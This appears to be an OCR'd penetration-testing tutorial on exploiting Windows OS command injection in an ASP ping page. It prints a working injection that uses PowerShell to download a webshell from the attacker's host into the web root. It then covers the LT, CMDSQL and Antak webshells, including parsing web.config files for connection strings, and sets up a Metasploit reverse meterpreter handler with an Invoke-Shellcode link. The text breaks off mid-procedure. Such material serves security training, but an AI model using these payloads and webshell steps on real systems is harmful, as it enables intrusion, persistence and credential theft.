
ASP based Windows OS Command Injection

This application exposes the ping functionality intentionally as designed. Use arg as the GET parameter for argument values such as /all, /allcompartments, etc to detail information.

Pinging google.com [74.125.236.166] with 32 bytes of data: Reply from 74.125.236.166: bytes=32 time=35ms TTL=53 Reply from 74.125.236.166: bytes=32 time=35ms TTL=53 Reply from 74.125.236.166: bytes=32 time=35ms TTL=53 Reply from 74.125.236.166: bytes=32 time=36ms TTL=53 Ping statistics for 74.125.236.166: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss), Approximate round trip times in milli-seconds: Minimum = 35ms, Maximum = 36ms, Average = 35ms

The application is accessible from anywhere and is available to the application penetration tester. To be able to remotely transfer the file from the local kali instance which already has an 'Apache' webserver setup to serve the file, the payload would now need to be attached as the part of the 'malicious' payload after applying the pipe operator, that is first a valid argument such as 'google.com' is passed or whatever stands valid to the application and then using pipe operator, we carry the payload.


The payload in this scenario is using the capabilities provided by PowerShell which is supported in latest Microsoft Operating System products. This being the case, we issue out the above payload such that it looks like the following:


Applications
Places
Fri Oct 10, 8:10 PM
ASP Command Injection - Iceweasel
File Edit View History Bookmarks Tools Help
ASP Command Injection
9/shells/cmdasp','C:\inetpub\wwwroot\inject\myshell.aspx')
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
Aircrack-ng

The payload was attached before and for a ready reference, I attach it here as well:

google.com | powershell.exe (new-object System.Net.WebClient).DownloadFile('http://192.168.119.139/shells/cmdasp.aspx','C:\inetpub\wwwroot\inject\myshell.aspx')


As already predicted, issuing out the payload would download the remote file which is being served by Linux Kali from Apache webserver to the remote Windows system in the 'C:\inetpub\wwwroot\inject\' directory naming it 'myshell.aspx' or any other directory as preferred with any relevant name as the penetration tester might wish. Generally, a webshell should always be downloaded to the webserver 'root' directory' so that it could be readily accessible to the attacker or the penetration tester.




ASP based Windows OS Command Injection

This application exposes the ping functionality intentionally as designed. Use arg as the GET parameter for argument values such as /all, /allcompartments, etc to detail information.

After issuing out the payload, there were no 'result' since it was supposed to be that way. The payload was to download the file remotely and not to throw back any residual resultant information back. Since the directory is already known, and the file name was changed to 'myshell.aspx', the penetration tester would now need to directly browse the file:



This indicates the ASP webshell called 'cmdasp.aspx' was successfully downloaded and commands could now be executed directly using this interface. To test the interface, enter any valid Windows command which might suffice the need such as 'dir' command!



Command: dir D:

```
 Volume in drive D is Pentest_Files
 Volume Serial Number is 5C23-0509

 Directory of D:\

07/27/2014  03:19 AM    <DIR>          Code!
08/12/2014  09:41 PM    <DIR>          Experimental
10/09/2014  05:12 PM    <DIR>          Exploit_Dev
08/04/2014  11:50 AM    <DIR>          Penetration Test Playlists
07/27/2014  03:03 AM    <DIR>          Pentest_OS
09/02/2014  01:23 PM    <DIR>          Pentest_tools
09/30/2014  01:11 AM    <DIR>          Red Team Reports
09/04/2014  06:02 AM    <DIR>          User_Files
08/04/2014  07:53 AM    <DIR>          Vulnerability Research
09/10/2014  01:17 AM    <DIR>          Vulnerable_Web_applications
09/13/2014  06:00 PM    <DIR>          Web Application Fujitsu
08/27/2014  04:04 AM    <DIR>          Web Application Penetration Test Playlist
09/23/2014  04:36 AM    <DIR>          Work_Desk
               0 File(s)              0 bytes
              13 Dir(s)  55,762,415,616 bytes free
```


This yet again proves that commands were working and files could be uploaded using PowerShell. This technique would come handy when 'curl', 'wget', or any other tools weren't available or blocked.

The primary disadvantage to use this particular shell is there would be no upload functionality which could provide the penetration tester with an ease of use with power in one-click upload if the directory was 'writable'. If the directory isn't 'write' permission granted by default, none of the shell upload would work. For anything to be uploaded, be it file transfer via PowerShell technique, the directory must have the 'write' access granted. Other shells does have the functionality to 'upload' other files at the ease of one-click. There is a limitation on Windows, the limitation is commands for different versions of windows have to be exact number of bytes or lesser than the allowed maximum. This again is the limitation via which the penetration tester might not be able to write more than that particular 'byte' of data in one line. That been said, Windows XP or later versions allows 2047, this is known to be 'command line string limitation'.

Some shells such as 'LT shell', etc. provides the capability of file uploads and different other ASP web shells have different functionalities. Here in this series, I would disclose three very uncommon ASP based web shells. Forget common web shells such as 'Zehir' which is also written in ASPX technology and has been used many a times by web defacers, etc and malicious attackers. What we would like to do as a penetration tester would be much deeper and covert. These three shells are:

- Shell by LT
- NetSPI CMDSQL
- Antak Webshell

I would also disclose an ASP based web shell which is just as covert and as tiny as it would be possible and hence equally stealth in action. 'Shell by LT' ASP based Webshell looks like the following on upload:



ASPX Shell by LT

Shell

Execute


File Browser

Drives:
C: D: E:

Working directory:
C:/ inetpub/ wwwroot/ inject/

Name	Size KB	Actions
antak.aspx	6	Del
bypassoutputvalidation.asp	0	Del
bypassoutputvalidation.cshtml	0	Del
cmdsql.aspx	21	Del
desktop.ini	0	Del
dir.txt	0	Del
dir.txttest	0	Del
dnscommands.txt	0	Del
file.bat	6	Del

This same shell has an upload functionality as well as shown below in the screenshot for reference:




file.bat	6	Del
fine.aspx	5	Del
LTshell.aspx	6	Del
myshell.aspx	1	Del
nc64.exe	44	Del
oscommand.asp	0	Del
oscommandsecure.asp	0	Del
outputvalidated.asp	0	Del
power.aspx	1	Del
previousinject.asp	0	Del
safe.asp	0	Del
testcode..txt	6	Del
testcode.asp	0	Del
vulnerable.asp	0	Del
web.config	0	Del
z.asp	44	Del

Upload to this directory:

Browse... No file selected. Upload

On the right side of the shell, the current directory files are shown which would be stored in the 'root' directory or the directory where the LT shell is itself upload. Next there is yet another ASP based web shell which has 'SQL query command execution' capabilities, this is NetSPI CMDSQL ASP based Webshell:



STEP 1 — ENTER OS COMMANDS

Application: c:\windows\system32\cmd.exe

Arguments: /c net user

RUN

STEP 2 — PARSE WEB.CONFIGS FOR CONNECTION STRINGS

Path to web directories: C:\inetpub

RUN


STEP 3 — EXECUTE SQL QUERIES

Connection Strings: Data Source=localhost\sqlexpress2k8;User ID=net

SQL query: select @@version;


RUN

The NetSPI CMDSQL shell has database interaction capabilities and also provides ‘cmd.exe’ argument passage. Next and not the least, a very powerful shell called ‘Antak Webshell’ provides power resembling to ‘powershell’ utility in Windows platform. This is how ‘Antak Webshell’ would look like:



```
Welcome to Antak - A Webshell in Powershell
Use help for more details.
Use clear to clear the screen.
```

On lower right corner, functionalities such as ‘upload’, ‘encode and upload’, etc are present which gives the penetration tester immense control over the compromised system with ease of functionalities:




Using ‘Antak Webshell’, a penetration tester could run system commands which would fit in one line and for termination of one command, a semicolon character could be used so multiple commands in one line could fit in. It also provides the penetration tester with ‘upload’ facilities, ‘download’ facilities and executing scripts remotely over the compromised system. Remote pivoting could also be done which I would show using Metasploit in this document for brief introduction to spawning a shell as meterpreter session using command injection vulnerability leading to arbitrary command execution.

Post-Exploitation Using PowerShell via InvokeShell.ps1


Post-Exploitation is an important step and the next step after exploitation and maintaining a backdoor access. Post-Exploitation means tasks which has to be carried off after a successful exploitation using vulnerabilities. In this scenario, our vulnerability was 'Command Injection' which led us to use 'arbitrary system shell command execution' and hence using the same, we would use the PowerShell capabilities in Windows to spawn a meterpreter shell. Meterpreter shell is commonly seen in Metasploit, a framework which is used for network exploitation as well as application exploitation along with reverse engineering a much more beyond. Discussion on Metasploit is beyond the scope of the document and hence I recommend getting a book called 'Metasploit – The Penetration Tester's Guide' by NoStarch to get the bigger picture in understanding the framework.

To accomplish the task of post exploitation, I would use script code called 'InvokeShell.ps1' from PowerSploit with a multi/handler which would be listening at the penetration tester machine. This listener would be a simple python script or alternatively for reference purposes could be downloaded from: http://pastebin.com/raw.php?i=6cnmEutE. In order to make the script running, and to setup the listener, we would need to download the script at the penetration tester machine and execute it from there. The following demonstrates the process of doing so:




```
root@shritam:/var/www/shells# wget http://pastebin.com/raw.php?i=6cnmEu
tE && mv raw.php?i=6cnmEutE listen.py
--2014-10-11 14:26:24--  http://pastebin.com/raw.php?i=6cnmEutE
Resolving pastebin.com (pastebin.com)... 190.93.242.15, 190.93.240.15,
190.93.243.15, ...
Connecting to pastebin.com (pastebin.com)|190.93.242.15|:80... connecte
d.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
Saving to: `raw.php?i=6cnmEutE'

    [ <=>                         ] 866         --.-K/s   in 0s

2014-10-11 14:26:25 (93.7 MB/s) - `raw.php?i=6cnmEutE' saved [866]

root@shritam:/var/www/shells# ls
cmdasp.aspx  listen.py  tiny.asp
root@shritam:/var/www/shells#
```

What was done here is first we downloaded the script which we knew would be saved in raw text format as the same name which was original, and to make it's extension changed to '.py' for execution purposes, we have to 'move' using the 'mv' command to 'listen.py', which could be named as any other file name but with the '.py' extension. This way the file was re-named. I then give it execute permissions which wouldn't be need in normal, but for the sake of it:



```
root@shritam:/var/www/shells# chmod +x listen.py
root@shritam:/var/www/shells# ls
cmdasp.aspx  listen.py  tiny.asp
root@shritam:/var/www/shells# 
```


I have to now run the handler/listener specifying it the penetration tester machine address and the TCP/IP port we would like to assign for listening purposes:



```
root@shritam:/var/www/shells# chmod +x listen.py
root@shritam:/var/www/shells# ls
cmdasp.aspx  listen.py  tiny.asp
root@shritam:/var/www/shells# python listen.py 127.0.0.1 9090
```

There was no results, which only means the script was not listening to any request forwarded to this port which in this case would be '9090', a TCP/IP port unfiltered. Soon in Linux Kali, this would mean the 'Metasploit' instance would get started which is the reason the script was taking time to load the 'Metasploit' modules. When Metasploit is successfully initialized and everything has been initialized, the handler would start automatically and would look similar to an interactive interface. This interface would be the handler or listener interface for the Metasploit with which a penetration tester could carry out his/her post exploitation needs and tasks as per the requirement.


The interface which would be started after some delay would look like the following:



```
[*] Processing listener.rc for ERB directives.
resource (listener.rc)> use multi/handler
resource (listener.rc)> set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
resource (listener.rc)> set LHOST 127.0.0.1
LHOST => 127.0.0.1
resource (listener.rc)> set LPORT 9090
LPORT => 9090
resource (listener.rc)> set ExitOnSession false
ExitOnSession => false
resource (listener.rc)> set AutoRunScript post/windows/manage/smart_mig
rate
AutoRunScript => post/windows/manage/smart_migrate
resource (listener.rc)> exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://0.0.0.0:9090/
[*] Starting the payload handler...
msf exploit(handler) >
```


After we had achieved a listener/handler, I would move on to executing the shell via PowerShell using the 'InvokeShell.ps1' shellcode, which again for ready references could be found here: http://pastebin.com/raw.php?i=MH7V9URb. In case the referred link is expired or demoted, the above hyperlinked Github link would just work fine. To fine-tune the payload in minimum lines since we do not have any unlimited maximum character for 'cmd.exe' in Windows Platform, I would first take time to shorten the URL. The URL which contains the 'shellcode' is 'Invoke-Shellcode.ps1', a power shell script which as shown could be available from the link I had posted heer or from the original link here: https://raw.githubusercontent.com/mattifestation/PowerSploit/master/CodeExecution/Invoke-Shellcode.ps1

I would use the original link and shorten the URL using a URL-Shorter service which would then redirect any request sent to the shortened link to its original link content. This process is shown below:



:ps://raw.githubusercontent.com/mattifestation/PowerSploit/master/CodeExecution/Invoke-

This would now allow a shortened version of the original link:


http://bit.ly/NHpT5c

